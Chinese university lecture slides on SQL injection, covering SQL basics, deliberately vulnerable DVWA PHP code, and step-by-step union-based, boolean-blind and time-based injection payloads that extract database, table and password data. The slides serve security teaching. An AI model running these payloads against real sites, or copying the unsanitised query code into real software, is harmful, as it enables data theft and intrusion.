第五讲 SQL注入

陈伟
Email: chenwei@njupt.edu.cn
Tel: 18951896489

课程内容

1. SQL注入攻击的原理
2. SQL注入攻击的分类
3. 回显注入攻击的流程
4. 盲注攻击的流程
5. 常见防护手段

SQL注入攻击简介

- SQL注入是指攻击者通过把恶意SQL命令插入到Web表单的插入域或页面请求的查询字符串中，并且插入的恶意SQL命令会导致原有SQL语句作用发生改变，从而欺骗服务器执行恶意的SQL命令的一种攻击方式。
- SQL注入攻击已经多年蝉联OWASP高危漏洞的前三名
  - 可以实现任意数据查询
  - 如管理员的密码、用户高价值数据
  - 严重时会发生“脱库”的高危行为

什么是数据库

- 数据库(Database，DB)指的是以一定方式储存在一起、能为多个用户共享、具有尽可能小的冗余度、与应用程序彼此独立的数据集合。简单来说可视为电子化的文件柜——存储电子文件的处所，用户可以对文件中的数据运行新增、截取、更新、删除等操作。
- 日常生活有关：
  - 身份证信息放在公安部的系统
  - 银行卡的余额和交易记录、转帐信息
  - 在酒店的入住信息
  - 打游戏的装备、等级、魔力、力量、攻击能力等信息

数据库基本单位

- 数据库服务器
  - 用来运行数据库服务的一台电脑
- 数据库
  - 一个数据库服务器里面有可以有多个数据库
- 数据表
  - 例如：用户数据（用户、密码）
- 数据字段
  - 就是我们日常所见表格里面的列
- 数据行
  - 真正的数据存在每一个表的行里面

什么是SQL

- SQL 是结构化查询语言（Structured Query Language），一种用于存储、操作或者检索存储在关系型数据库中数据的计算机语言
- SQL是 ANSI（American National Standard Institute，美国国家标准协会）标准
- 关系型数据库系统（Relation Database System）的标准语言
  - 但也存在多个版本

常用的SQL语句

- 查询：SELECT field FROM table WHERE condition
- 删除：DELETE FROM table WHERE condition
- 更新：UPDATE table SET field=value WHERE condition
- 添加：INSERT INTO table values(values)

```
mysql> SELECT host, user FROM mysql.user;
+-----------+------------------+
| host      | user             |
+-----------+------------------+
| localhost | debian-sys-maint |
| localhost | mysql.session    |
| localhost | mysql.sys        |
| localhost | root             |
+-----------+------------------+
4 rows in set (0.00 sec)
```

SQL命令分类

- SQL命令主要分为三类：
  1. 数据操作语言 （DML）
  2. 数据定义语言 （DDL）
  3. 数据控制语言 （DCL）

- 攻击者可以使用这些命令类型中的每一种来破坏系统的机密性、完整性和/或可用性。

数据操作语言（DML）

- 顾名思义，数据操作语言处理数据的操作。DML 命令用于存储、检索、修改和删除数据。
  - SELECT - 从数据库中检索数据
  - INSERT - 将数据插入数据库
  - UPDATE - 更新数据库中的现有数据
  - DELETE - 从数据库中删除记录
- 如果攻击者成功将 DML 语句“注入”到 SQL 数据库中，他就可以破坏系统的机密性（使用 SELECT 语句）、完整性（使用 UPDATE 语句）和可用性（使用 DELETE 或 UPDATE 语句）

课堂小练习

❖包含员工数据的示例 SQL 表；表的名称是 'employees'：

- 一家公司在其数据库中保存的以下员工信息：唯一的员工编号（'userid'）、姓氏、名字、部门、工资和交易验证号（'auth_tan'）。每条信息都存储在单独的列中，每一行代表公司的一名员工。

userid	first_name	last_name	department	salary	auth_tan
32147	Paulina	Travers	Accounting	$46.000	P45JSI
89762	Tobi	Barnett	Development	$77.000	TA9LL1
96134	Bob	Franco	Marketing	$83.700	LO9S2V
34477	Abraham	Holman	Development	$50.000	UU2ALK
37648	John	Smith	Marketing	$64.350	3SL99A

课堂小练习

- ❖测试1 （A1->SQL Injection(intro) -> 2 ）
  - 尝试检索员工 Bob Franco 的部门
  - 请注意，你在此任务中已被授予完全管理员权限，无需身份验证即可访问所有数据
- ❖ 测试（A1->SQL Injection(intro) -> 3 ）
  - 尝试将 Tobi Barnett 的部门更改为“Sales”

数据定义语言（DDL）

- 数据定义语言包括用于定义数据结构的命令。DDL 命令通常用于定义数据库的模式，包括表、索引、视图、关系、触发器等对象
- DDL 命令用于创建、修改和删除数据库对象的结构。
  - CREATE – 创建数据库对象，例如表和视图
  - ALTER – 改变现有数据库的结构
  - DROP – 从数据库中删除对象
- 如果攻击者成功地将 DDL 类型的 SQL 命令“注入”到数据库中，他就可以破坏系统的完整性(使用 ALTER 和 DROP 语句)和可用性（使用 DROP 语句）


例子

```
CREATE TABLE employees(
    userid varchar(6) not null primary key,
    first_name varchar(20),
    last_name varchar(20),
    department varchar(20),
    salary varchar(10),
    auth_tan varchar(6)
);
```

该语句创建了先前给出的员工示例表。

课堂小练习

- ❖测试（A1->SQL Injection(intro) -> 4 ）
  - 现在尝试通过将列“phone”(varchar(20)) 添加到表“employees”来修改模式



数据控制语言（DCL）

- 数据控制语言用于在数据库中实现访问控制逻辑。DCL 可用于撤销和授予用户对数据库对象（如表、视图和函数）的权限。
- DCL 命令用于实现对数据库对象的访问控制。
  - GRANT – 授予用户对数据库对象的访问权限
  - REVOKE – 撤销之前使用 GRANT 授予的用户权限
- 如果攻击者成功地将 DCL 类型的 SQL 命令“注入”到数据库中，他就可以破坏系统的机密性（使用 GRANT 命令）和可用性（使用 REVOKE 命令）。例如，攻击者可以授予自己数据库的管理员权限或撤销真正管理员的权限。

课堂小练习

❖测试 （A1->SQL Injection(intro) -> 5 ）

- 尝试更改用户组“UnauthorizedUser”对表的权限（查询、删除）

网站数据库查询过程

SQL注入漏洞是怎么产生的

- 程序开发过程中动态拼接SQL语句时，未对SQL语句和关键字进行过滤。


```php
<?php
    if(isset($_POST['id'])){
        // 接受ID参数
        $id = $_POST['id'];
        // 根据参数拼接SQL参数
        $sql = "SELECT * FROM users WHERE id=$id LIMIT 0,1";
        // 连接数据库
        include("./sql-connect.php");
        error_reporting(0);
        // 执行数据库语句
        $result = mysql_query($sql);
        // 根据查询的结果，回显在页面中
        $row = mysql_fetch_array($result);
        if($row){
            echo $row['username'];
        }else{
            print_r(mysql_error());
        }

        echo '<h4>'.$sql.'</h4>';
    }
?>
```


DVWA SQL注入(Low) 页面源代码

```
    // Get input
    $id = $_REQUEST[ 'id' ];
    // Check database
    $query  = "SELECT first_name, last_name FROM users WH
ERE user_id = '$id';";


    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $quer
y ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
 mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_re
s = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>'
);
```

南京郵電大學 Nanjing University of Posts and Telecommunications

查询结果





SELECT first_name, last_name FROM users WHERE user_id = '$id' $id=1' or '1' ='1

SELECT first_name, last_name FROM users WHERE user_id = '1' or '1'='1'

南京郵電大學 Nanjing University of Posts and Telecommunications

常见的注入测试

- SQL注入其实就是将SQL语句插入到用户提交的可控参数中，改变原有的SQL语义结构，从而执行攻击者所预期的结果

SQL注入攻击的分类

- 根据前台数据是否回显区分
- 回显注入
  - 服务器将查询结果返回到页面中进行显示
  - 例如查询某篇新闻、查询某个用户信息等
- 盲注
  - 服务器执行数据库操作，但是不会将查询结果返回
  - 例如用户注册，只是提示用户名是否被注册，不会返回数据
  - 相比“回显注入”，利用难度大

回显注入攻击的流程

- 判断Web系统使用的脚本语言，寻找注入点
- 判断Web系统的数据类型
- 判断数据库中表及相应字段的结构
- 构造注入语句，得到表中数据内容
- 查找网站管理员后台，用得到的管理员帐号和密码登录
- 结合其他漏洞，上传后门（例如，Webshell）并持续连接
- 进一步提权，得到服务器的系统权限

SQL手工注入的思路 - 1寻找注入点


- 虽然有自动化注入工具，但从手动注入开始了解，才能掌握SQL注入的原理
- 经典 1=1 ， 1=2 的恒真、恒假测试法
  - http://www.test.com/showdetail.php?id=49
  - http://www.test.com/showdetail.php?id=49’ and ‘1’ = ‘1
  - http://www.test.com/showdetail.php?id=49’ and ‘1’ = ‘2
- 观察：
  - 页面有没有变化
  - 页面中少了部分内容
  - 错误回显
  - 跳转到默认界面
  - 直接关闭连接

SQL手工注入的思路－2通过回显位确定字段数

- 回显位指的是数据库查询结果在前端界面中显示出来的未知，也就是查询结果返回的是数据库中的哪列。
- 利用 order by 命令猜测列数
  - xxx.php?id=1’ order by 4
  - 若输入的数据大于列数，则报错
- 利用 union select 尝试显示
  - xxx.php?id=1’ and ‘1’ = ‘2’ union select 1,2,3

SQL手工注入的思路－3 注入并获取数据

- 接下来尝试注入获取表、字段、数据的信息
- MySQL 5.0之后的版本中，内置了一个数据库information_schema，用于存储当前数据库中的所有库名、表名等信息



判断数据库类型

- 端口
- 报错信息
- 猜测

```
root@kali:~# nmap 192.168.214.1 -T5 -Pn -n
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-09 07:56 EST
Nmap scan report for 192.168.214.1
Host is up (0.00052s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
8888/tcp open  sun-answerbook
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.66 seconds
```

南京郵電大學 Nanjing University of Posts and Telecommunications

SQL手工注入的思路－3 注入并获取数据

- 可以直接查询information_schema库来获得目标信息
- 例如，在dvwa中猜测表名：
  - 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema =database()#

Group_concat把属于一个group的元素整合在一行里，将多个字符串连接成一个字符串

获取所有表结构(TABLES)
SELECT * FROM information_schema.TABLES WHERE TABLE_SCHEMA='数据库';

- 猜列名
  - 1' union select 1,group_concat(column_name) from information_schema.columns where table_name ='users'#
- 猜用户密码
  - 1' union select user, password from users #

课程内容

1. SQL注入攻击的原理
2. SQL注入攻击的分类
3. 回显注入攻击的流程
4. 盲注攻击的流程
5. 常见防护手段


盲注攻击的流程

- 难点在于没有回显
- 整体思路与标准注入过程相同，只是额外加入判断方式，使得返回结果只有True或false

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
        // Get input
        $id = $_GET[ 'id' ];

        // Check database
        $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

        // Get results
        $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
        if( $num > 0 ) {
                // Feedback for end user
                echo '<pre>User ID exists in the database.</pre>';
        }
        else {
                // User wasn't found, so the page wasn't!
                header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

                // Feedback for end user
                echo '<pre>User ID is MISSING from the database.</pre>';
        }

        ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```


步骤1：

- 1 and 1=2，返回成功(**返回结果只能判定True或false**)，说明没有执行后面语句，不是数字型



步骤2

- 1’ and ‘1’ = ‘1 成功
- 1’ and ‘1’ ='2 失败
- 说明是字符型



步骤3

❖猜解数据库名字长度 1’ and length(database())=1 #

length返回字符串str的长度，以字节为单位。

步骤4

substr(str,pos,len);//str:字符串，
pos：起始位置，len：截断长度

- 猜解数据库的名称，查看ASCII码对照表
- 1’and ascii (substr (database(),1,1))>97 # 两个1分别代表起始位和长度
- 1' and ascii(substr (database(),1,1))<122 # ，说明数据库名称在小写24个字母内

Char	Dec	Oct	Hex	Char	Dec	Oct	Hex	Char	Dec	Oct	Hex	Char	Dec	Oct	Hex
(nul)	0	0000	0x00	(sp)	32	0040	0x20	@	64	0100	0x40	`	96	0140	0x60
(soh)	1	0001	0x01	!	33	0041	0x21	A	65	0101	0x41	a	97	0141	0x61
(stx)	2	0002	0x02	"	34	0042	0x22	B	66	0102	0x42	b	98	0142	0x62
(etx)	3	0003	0x03	#	35	0043	0x23	C	67	0103	0x43	c	99	0143	0x63
(eot)	4	0004	0x04	$	36	0044	0x24	D	68	0104	0x44	d	100	0144	0x64
(enq)	5	0005	0x05	%	37	0045	0x25	E	69	0105	0x45	e	101	0145	0x65
(ack)	6	0006	0x06	&	38	0046	0x26	F	70	0106	0x46	f	102	0146	0x66
(bel)	7	0007	0x07	'	39	0047	0x27	G	71	0107	0x47	g	103	0147	0x67
(bs)	8	0010	0x08	(	40	0050	0x28	H	72	0110	0x48	h	104	0150	0x68
(ht)	9	0011	0x09	)	41	0051	0x29	I	73	0111	0x49	i	105	0151	0x69
(nl)	10	0012	0x0a	*	42	0052	0x2a	J	74	0112	0x4a	j	106	0152	0x6a
(vt)	11	0013	0x0b	+	43	0053	0x2b	K	75	0113	0x4b	k	107	0153	0x6b
(np)	12	0014	0x0c	,	44	0054	0x2c	L	76	0114	0x4c	l	108	0154	0x6c
(cr)	13	0015	0x0d	-	45	0055	0x2d	M	77	0115	0x4d	m	109	0155	0x6d
(so)	14	0016	0x0e	.	46	0056	0x2e	N	78	0116	0x4e	n	110	0156	0x6e
(si)	15	0017	0x0f	/	47	0057	0x2f	O	79	0117	0x4f	o	111	0157	0x6f
(dle)	16	0020	0x10	0	48	0060	0x30	P	80	0120	0x50	p	112	0160	0x70
(dc1)	17	0021	0x11	1	49	0061	0x31	Q	81	0121	0x51	q	113	0161	0x71
(dc2)	18	0022	0x12	2	50	0062	0x32	R	82	0122	0x52	r	114	0162	0x72
(dc3)	19	0023	0x13	3	51	0063	0x33	S	83	0123	0x53	s	115	0163	0x73
(dc4)	20	0024	0x14	4	52	0064	0x34	T	84	0124	0x54	t	116	0164	0x74
(nak)	21	0025	0x15	5	53	0065	0x35	U	85	0125	0x55	u	117	0165	0x75
(syn)	22	0026	0x16	6	54	0066	0x36	V	86	0126	0x56	v	118	0166	0x76
(etb)	23	0027	0x17	7	55	0067	0x37	W	87	0127	0x57	w	119	0167	0x77
(can)	24	0030	0x18	8	56	0070	0x38	X	88	0130	0x58	x	120	0170	0x78
(em)	25	0031	0x19	9	57	0071	0x39	Y	89	0131	0x59	y	121	0171	0x79
(sub)	26	0032	0x1a	:	58	0072	0x3a	Z	90	0132	0x5a	z	122	0172	0x7a
(esc)	27	0033	0x1b	;	59	0073	0x3b	[	91	0133	0x5b	{	123	0173	0x7b
(fs)	28	0034	0x1c	<	60	0074	0x3c	\	92	0134	0x5c	|	124	0174	0x7c
(gs)	29	0035	0x1d	=	61	0075	0x3d	]	93	0135	0x5d	}	125	0175	0x7d
(rs)	30	0036	0x1e	>	62	0076	0x3e	^	94	0136	0x5e	~	126	0176	0x7e
(us)	31	0037	0x1f	?	63	0077	0x3f	_	95	0137	0x5f	(del)	127	0177	0x7f

不断尝试数据名称

- 一般用折半法查找
- 第一位1’ and ascii(substr(database(),1,1))<110 #也正确
  缩减范围，最后确定100
  1’ and ascii(substr(database(),1,1))=100 # 为d
- 第二位就把起始位改为2，和第一个一样的方法最后确定为118
  1’ and ascii(substr(database(),2,1))=118 # 为v
- 第三位
  1’ and ascii(substr(database(),3,1))=119 # 为w
- 第四位
  1’ and ascii(substr(database(),4,1))=97 # 为a
- 最终数据库名称为dvwa

步骤5

- 猜解数据中的表名
- 首先猜解库中有几个表
- 1’ and (select count(table_name) from information_schema.tables where table_schema=‘dvwa’)=1 #
  - 错误，说明不是一个，然后一个个往上试
- 1’ and (select count(table_name) from information_schema.tables where table_schema=‘dvwa’)=2 #
  - 正确，说明有两个表

步骤6

- 猜解**第一个**表表名长度
- 1’ and length(substr((select table_name from information_schema.tables where table_schema=‘dvwa’ limit 0,1),1))=1 #
  - 错误
- 1’ and length(substr((select table_name from information_schema.tables where table_schema=‘dvwa’ limit 0,1),1))=9 #
  - 试到9试成功，说明**第一个**表名长度为9

步骤7

- 猜解表的名称第一个表第一位数方法和猜解数据库名称方法一样
- 1’ and ascii(substr((select table_name from information_schema.tables where table_schema=‘dvwa’limit 0,1),1))>97 #
- 1’ and ascii(substr((select table_name from information_schema.tables where table_schema='dvwa’limit 0,1),1))<122 #
- 1’ and ascii(substr((select table_name from information_schema.tables where table_schema='dvwa’limit 0,1),1))=103 # 最终103成功，为g

步骤8

- 猜解数据
  - 猜解有几列 -> 猜解列名称
- 猜解用户名
  - 猜解用户名长度 -> 猜解用户名称
- 猜解密码
  - 猜解密码长度（hash长度固定） -> 猜解密码

基于时间的盲注

- 1 and sleep(5) #
  - 立即跳出，说明错误，不是数字型
- 1’ and sleep(5) #
  - 等待5秒，说明正确，为字符型
- 无论下面结果跳对跳错，只要等待5秒后有反应就说明是正确的

猜解数据库的长度

- 感受时间
- 1’ and if(length(database())=1,sleep(5),1)#
  失败
- 1’ and if(length(database())=4,sleep(5),1)#
  加载5秒，成功
- 长度为4

猜解数据库的名称

- 1’ and if(ascii(substr(database(),1,1))>97,sleep(5),1)#
  - 成功
- 1’ and if(ascii(substr(database(),1,1))<112,sleep(5),1)#
  - 成功，全为小写字母
- 和布尔值一样的方法试出
- 1’ and if(ascii(substr(database(),1,1))=100,sleep(5),1)#
  - 第一位为100，d
- 1’ and if(ascii(substr(database(),2,1))=118,sleep(5),1)#
  - 第二位为118，v
- 最后以此类推为dvwa

猜解数据库有几个表

- 1’ and if((select count(table_name)from information_schema.tables where table_schema=‘dvwa’)=1,sleep(5),1)#
  - 失败
